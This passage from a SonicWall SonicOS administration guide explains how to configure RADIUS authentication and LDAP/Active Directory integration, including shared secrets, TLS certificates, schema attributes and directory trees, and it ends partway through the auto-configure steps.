- With VPN including Global VPN Client, RADIUS MSCHAP/MSCHAPv2 mode can be forced to allow password updating. This can be selected in the **VPN > Advanced** page and the **SSL VPN > Server Settings** page.
- Other scenarios all involve authenticating internal users and there is no need to provide a mechanism for password update (they can do it locally on their PCs). Standard RADIUS mode is used in this case.
- The **Allow HTTP login with RADIUS CHAP mode** option on the **Users > Settings** page allows users to log in via HTTP rather than HTTPS when using RADIUS to authenticate them. CHAP mode provides a challenge protocol for authentication so that the browser does not send the user's password in the clear over HTTP.

Topics:

Configuring RADIUS Settings

To configure RADIUS settings:

1 Click **Configure RADIUS** to set up your RADIUS server settings on the SonicWall. The **RADIUS Configuration** dialog is displayed.



2 Under **Global RADIUS Settings**, type in a value for the **RADIUS Server Timeout (seconds)**. The range is 1-60 seconds with a default value of **5** seconds.

3 In the **Retries** field, enter the number of times the SonicWall will attempt to contact the RADIUS server. If the RADIUS server does not respond within the specified number of retries, the connection is dropped. This field can range between 0 and 10, with a recommended setting of **3** RADIUS server retries.

4 Click **OK**.

RADIUS Servers

In the **RADIUS Servers** section, you can designate the primary and optionally, the secondary RADIUS server. An optional secondary RADIUS server can be defined if a backup RADIUS server exists on the network.

1 In the **Primary Server** section, type the host name or IP address of the RADIUS server in the **Name or IP Address** field.

2 Type the RADIUS server administrative password or “shared secret” in the **Shared Secret** field. The alphanumeric **Shared Secret** can range from 1 to 31 characters in length. The shared secret is case sensitive.

3 Type the **Port Number** for the RADIUS server to use for communication with the SonicWall. The default is **1812**.


4 In the **Secondary Server** section, optionally type the host name or IP address of the secondary RADIUS server in the **Name or IP Address** field.

5 Type the RADIUS server administrative password or “shared secret” in the **Shared Secret** field. The alphanumeric **Shared Secret** can range from 1 to 31 characters in length. The shared secret is case sensitive.

6 Type the **Port Number** for the secondary RADIUS server to use for communication with the SonicWall. The default is **1812**.

RADIUS Users Settings

On the **RADIUS Users** tab you can specify what types of local or LDAP information to use in combination with RADIUS authentication. You can also define the default user group for RADIUS users.



Topics:

- Configuring RADIUS User Settings
- Creating a New User Group for RADIUS Users

Configuring RADIUS User Settings


To configure the RADIUS user settings:

1. On the **RADIUS Users** tab, select **Allow only users listed locally** if only the users listed in the SonicWall database are authenticated using RADIUS.
2. Select the mechanism used for setting user group memberships for RADIUS users from the following choices:
   - Select **Use SonicWall vendor-specific attribute on RADIUS server** to apply a configured vendor-specific attribute from the RADIUS server. The attribute must provide the user group to which the user belongs.
   - Select **Use RADIUS Filter-ID attribute on RADIUS server** to apply a configured Filter-ID attribute from the RADIUS server. The attribute must provide the user group to which the user belongs.
   - Select **Use LDAP to retrieve user group information** to obtain the user group from the LDAP server. You can click the Configure button to set up LDAP if you have not already configured it or if you need to make a change. For information about configuring LDAP, see Configuring the SonicWall Appliance for LDAP.
   - If you do not plan to retrieve user group information from RADIUS or LDAP, select **Local configuration only**.
   - For a shortcut for managing RADIUS user groups, check **Memberships can be set locally by duplicating RADIUS user names**. When you create users with the same name locally on the security appliance and manage their group memberships, the memberships in the RADIUS database will automatically change to mirror your local changes.
3. If you have previously configured User Groups on the SonicWall, select the group from the **Default user group to which all RADIUS users belong** drop-down menu.

Creating a New User Group for RADIUS Users

In the RADIUS User Settings screen, you can create a new group by choosing **Create a new user group...** from the **Default user group to which all RADIUS users belong** drop-down menu:

1. Select **Create a new user group...** The **Add Group** dialog displays.
2. In the **Settings** tab, enter a name for the group. You may enter a descriptive comment as well.



3 In the **Members** tab, select the members of the group. Select the users or groups you want to add in the left column and click the right arrow button.

4 Click **Add All** to add all users and groups.

NOTE: You can add any group as a member of another group except **Everybody** and **All RADIUS Users**. Be aware of the membership of the groups you add as members of another group.


5 In the **VPN Access** tab, select the network resources to which this group will have VPN Access by default.

NOTE: Group VPN access settings affect remote clients and SSL VPN Virtual Office bookmarks.

6 If you have Content Filtering Service (CFS) on your security appliance, you can configure the content filtering policy for this group on the **CFS Policy** tab. See Security Services > Content Filter for instructions on registering for and managing the SonicWall Content Filtering Service.

RADIUS with LDAP for User Groups

When RADIUS is used for user authentication, there is an option on the RADIUS Users page in the RADIUS configuration to allow LDAP to be selected as the mechanism for setting user group memberships for RADIUS users:



When **Use LDAP to retrieve user group information** is selected, after authenticating a user via RADIUS, his/her user group membership information will be looked up via LDAP in the directory on the LDAP/AD server.

NOTE: If this mechanism is **not** selected, and one-time password is enabled, a RADIUS user will be receive a one-time password fail message when attempting to log in through SSL VPN.


Clicking the **Configure** button launches the **LDAP Configuration** dialog.

NOTE: In this case LDAP is not dealing with user passwords and the information that it reads from the directory is normally unrestricted, so operation without TLS could be selected, ignoring the warnings, if TLS is not available (for example, if certificate services are not installed with Active Directory). However, it must be ensured that security is not compromised by the SonicWall doing a clear-text login to the LDAP server; for example, create a user account with read-only access to the directory dedicated for the SonicWall's use. Do not use the administrator account in this case.

RADIUS Client Test

To test your RADIUS Client user name, password, and other settings, click the **Test** tab in the **RADIUS Configuration** dialog.

NOTE: Performing the test applies any changes you have made.



To test your RADIUS settings:

1. In the **User** field, type a valid RADIUS login name.
2. In the **Password** field, type the password.
3. For **Test**, select one of the following:
   - **Password authentication**: Select this to use the password for authentication.
   - **CHAP**: Select this to use the Challenge Handshake Authentication Protocol. After initial verification, CHAP periodically verifies the identity of the client by using a three-way handshake.
   - **MSCHAP**: Select this to use the Microsoft implementation of CHAP. MSCHAP works for all Windows versions before Windows Vista.
   - **MSCHAPv2**: Select this to use the Microsoft version 2 implementation of CHAP. MSCHAPv2 works for Windows 2000 and later versions of Windows.
4. Click the **Test** button. If the validation is successful, the **Status** message changes from **Ready** to **Success**. If the validation fails, the **Status** message changes to **Failure**.
5. To complete the RADIUS configuration, click **OK**.

Once the SonicWall has been configured, a VPN Security Association requiring RADIUS authentication prompts incoming VPN clients to type a User Name and Password into a dialog.

Configuring LDAP Integration in SonicOS

Integrating your SonicWall appliance with an LDAP directory service requires configuring your LDAP server for certificate management, installing the correct certificate on your SonicWall appliance, and configuring the SonicWall appliance to use the information from the LDAP Server. For an introduction to LDAP, see Using LDAP/Active Directory/eDirectory Authentication.

Topics:

- Preparing Your LDAP Server for Integration
- Configuring the SonicWall Appliance for LDAP

Preparing Your LDAP Server for Integration

Before beginning your LDAP configuration, you should prepare your LDAP server and your SonicWall for LDAP over TLS support. This requires:

- Installing a server certificate on your LDAP server.
- Installing a CA (Certificate Authority) certificate for the issuing CA on your SonicWall appliance.

The following procedures describe how to perform these tasks in an Active Directory environment:

- Configuring the CA on the Active Directory Server
- Exporting the CA Certificate from the Active Directory Server
- Importing the CA Certificate onto the SonicWall

Configuring the CA on the Active Directory Server

To configure the CA on the Active Directory server (skip the first five steps if Certificate Services are already installed):

1. Navigate to **Start > Settings > Control Panel > Add/Remove Programs**
2. Select **Add/Remove Windows Components**
3. Select **Certificate Services**
4. Select **Enterprise Root CA** when prompted.
5. Enter the requested information. For information about certificates on Windows systems, see http://support.microsoft.com/kb/931125.
6. Launch the **Domain Security Policy** application.
7. Navigate to **Start > Run** and run the command: **dompol.msc**.
8. Open **Security Settings > Public Key Policies**.
9. Right click **Automatic Certificate Request Settings**.
10. Select **New > Automatic Certificate Request**.
11. Step through the wizard, and select **Domain Controller** from the list.

Exporting the CA Certificate from the Active Directory Server

To export the CA certificate from the AD server:

1. Launch the **Certification Authority** application: **Start > Run > certsrv.msc**.

2 Right click on the CA you created, and select **properties**.

3 On the **General** tab, click the **View Certificate** button.

4 On the **Details** tab, select **Copy to File**.

5 Step through the wizard, and select the **Base-64 Encoded X.509 (.cer)** format.

6 Specify a path and filename to which to save the certificate.

Importing the CA Certificate onto the SonicWall

To import the CA certificate onto the SonicWall:

1 Browse to **System > CA Certificates**.

2 Select **Add new CA certificate**. Browse to and select the certificate file you just exported.


3 Click the **Import certificate** button.

Configuring the SonicWall Appliance for LDAP

The **Users > Settings** page provides the settings for managing your LDAP integration:

1 Navigate to the **Users > Settings** page.


2 In the **Authentication method for login** drop-down menu, select either **LDAP** or **LDAP + Local Users**.



3 Click **Configure**.

4 If you are connected to your SonicWall appliance via HTTP rather than HTTPS, you will see a dialog box warning you of the sensitive nature of the information stored in directory services and offering to change your connection to HTTPS. If you have HTTPS management enabled for the interface to which you are connected (recommended), click **Yes**.

5 On the **Settings** tab of the **LDAP Configuration** dialog, configure the following fields:




- **Name or IP Address** – The FQDN or the IP address of the LDAP server against which you wish to authenticate. If using a name, be certain that it can be resolved by your DNS server. Also, if using TLS with the **Require valid certificate from server** option, the name provided here must match the name to which the server certificate was issued (that is, the CN) or the TLS exchange will fail.
- **Port Number** – The default LDAP over TLS port number is **TCP 636**. The default LDAP (unencrypted) port number is **TCP 389**. If you are using a custom listening port on your LDAP server, specify it here.
- **Server timeout** – The amount of time, in seconds, that the SonicWall will wait for a response from the LDAP server before timing out. Allowable ranges are 1 to 99999, with a default of **10** seconds.
- **Overall operation timeout** – The amount of time, in minutes, to spend on any automatic operation. Some operations, such as directory configuration or importing user groups, can take several minutes, especially when multiple LDAP servers are in use. The default setting is **5** minutes.
- Select one of the following radio buttons:
    - **Anonymous Login** – Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (Active Directory generally does not), then you may select this option.
    - **Give login name/location in tree** – Select this option to build the distinguished name (dn) that is used to bind to the LDAP server from the **Login user name** and **User tree for login to server** fields according to the following rules:
        - The first name component begins `cn=`
        - The 'location in tree' components all use `ou=` (apart from certain Active Directory built-ins that begin with `cn=`)
        - The domain components all use `dc=`

If the **User tree for login to server** field is given as a dn, you can also select this option if the bind dn conforms to the first bullet above, but not to the second and/or the third bullet.

- **Give bind distinguished name** – Select this option if the bind dn does not conform to the first bullet above (if the first name component does not begin with `cn=`). This option can always be selected if the dn is known. You must provide the bind dn explicitly if the bind dn does not conform to the first bullet above.

- **Login user name** – Specify a user name that has rights to log in to the LDAP directory. The login name will automatically be presented to the LDAP server in full dn notation. This can be any account with LDAP read privileges (essentially any user account) – Administrative privileges are not required.


  NOTE: This is the user's name, not their login ID (for example, Jones Smith rather than jsmith).



- **Login password** – The password for the user account specified above.
- **Protocol version** – Select either LDAPv3 or LDAPv2. Most modern implementations of LDAP, including Active Directory, employ LDAPv3.
- **Use TLS** – Use Transport Layer Security (SSL) to log in to the LDAP server. It is strongly recommended that TLS be used to protected the username and password information that will be sent across the network. Most modern implementations of LDAP server, including Active Directory, support TLS. Deselecting this default setting will display an alert that you must accept to proceed.
- **Send LDAP 'Start TLS' Request** – Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client. Active Directory does not use this option, and it should only be selected if required by your LDAP server.
- **Require valid certificate from server** – Validates the certificate presented by the server during the TLS exchange, matching the name specified above to the name on the certificate. Deselecting this default option will present an alert, but exchanges between the SonicWall and the LDAP server will still use TLS – only without issuance validation.
- **Local certificate for TLS** – Optional, to be used only if the LDAP server requires a client certificate for connections. Useful for LDAP server implementations that return passwords to ensure the identity of the LDAP client (Active Directory does not return passwords). This setting is not required for Active Directory.

If your network uses multiple LDAP/AD servers with referrals, then select one as the primary server (probably the one that holds the bulk of the users) and use the above settings for that server. It will then refer the SonicWall on to the other servers for users in domains other than its own. For the SonicWall to be able to log in to those other servers, each server must have a user configured with the same credentials (user name, password and location in the directory) as the login to the primary server. This may entail creating a special user in the directory for the SonicWall login. Note that only read access to the directory is required.

6 On the **Schema** tab, configure the following fields:




- **LDAP Schema** – Select one of the following:
  - Microsoft Active Directory
  - RFC2798 inetOrgPerson
  - RFC2307 Network Information Service
  - Samba SMB
  - Novell eDirectory
  - User defined

  Selecting any of the predefined schemas populates the fields used by that schema automatically with their correct values. Selecting **User defined** allows you to specify your own values — use this only if you have a specific or proprietary LDAP schema configuration.
- **Object class** – Select the attribute that represents the individual user account to which the next two fields apply.
- **Login name attribute** – Select one of the following to define the attribute that is used for login authentication:
  - **sAMAccountName** for Microsoft Active Directory
  - **inetOrgPerson** for RFC2798 inetOrgPerson
  - **posixAccount** for RFC2307 Network Information Service

- **sambaSAMAccount** for Samba SMB
- **inetOrgPerson** for Novell eDirectory

- **Qualified login name attribute** – Optionally select an attribute of a user object that sets an alternative login name for the user in `name@domain` format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. This is set to **mail** for Microsoft Active Directory and RFC2798 inetOrgPerson.
- **User group membership attribute** – Select the attribute that contains information about the groups to which the user object belongs. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field.
- **Framed IP address attribute** – Select the attribute that can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting via L2TP with the SonicWall's L2TP server. In the future this may also be supported for Global VPN Client. In Active Directory the static IP address is configured on the Dial-in tab of a user's properties.
- **User Group Objects** – This section is auto-configured unless you select **User Defined** for the **LDAP Schema**.
  - **Object class** – Specify the name associated with the group of attributes.
  - **Member attribute** – Specify the attribute associated with a member.
    - Select whether this attribute is a **Distinguished name** or **User ID**.
  - **Read from server** – Click to read the user group object information from the LDAP server.
    - Select whether you want to **Automatically update the schema configuration** or **Export details of the schema**.

7 On the **Directory** tab, configure the following fields:



- **Primary Domain** – The user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, for example, *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to

mydomain.com by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.

- **User tree for login to server** – The tree in which the user specified in the **Settings** tab resides. For example, in Active Directory the administrator account's default tree is the same as the user tree.
- **Trees containing users** – The trees where users commonly reside in the LDAP directory. One default value is provided which can be edited, and up to a total of 64 DN values may be provided. The SonicWall will search the directory using them all until a match is found, or the list is exhausted. If you have created other user containers within your LDAP or AD directory, you should specify them here.
- **Trees containing user groups** – Same as above, only with regard to user group containers, and a maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema's user object, and are not used with AD.

  All the above trees are normally given in URL format but can alternatively be specified as distinguished names (for example, `myDom.com/Sales/Users` could alternatively be given as the DN `ou=Users,ou=Sales,dc=myDom,dc=com`). The latter form is necessary if the DN does not conform to the normal formatting rules as per that example.


  In Active Directory the URL corresponding to the distinguished name for a tree is displayed on the Object tab in the properties of the container at the top of the tree.

  NOTE: AD has some built-in containers that do not conform (for example, the DN for the top-level Users container is formatted as `cn=Users,dc=…`, using `cn` rather than `ou`), but the SonicWall knows about and deals with these, so they can be entered in the simpler URL format.

  Ordering is not critical, but since they are searched in the given order it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred.

  NOTE: When working with AD, to determine the location of a user in the directory for the **User tree for login to server** field, the directory can be searched manually from the Active Directory Users and Settings control panel applet on the server, or a directory search utility such as `queryad.vbs` in the Windows NT/2000/XP Resource Kit can be run from any PC in the domain.

- **Auto-configure** – This causes the SonicWall to auto-configure the **Trees containing users** and **Trees containing user groups** fields by scanning through the directory/directories looking for all trees that contain user objects. To use auto-configure, first enter a value in the **User tree for login to server** field (unless anonymous login is set), and then click the **Auto-configure** button to bring up the **Auto Configure** dialog:



a) Enter the desired domain in the **Domain to search** field.

b) Select one of the following:

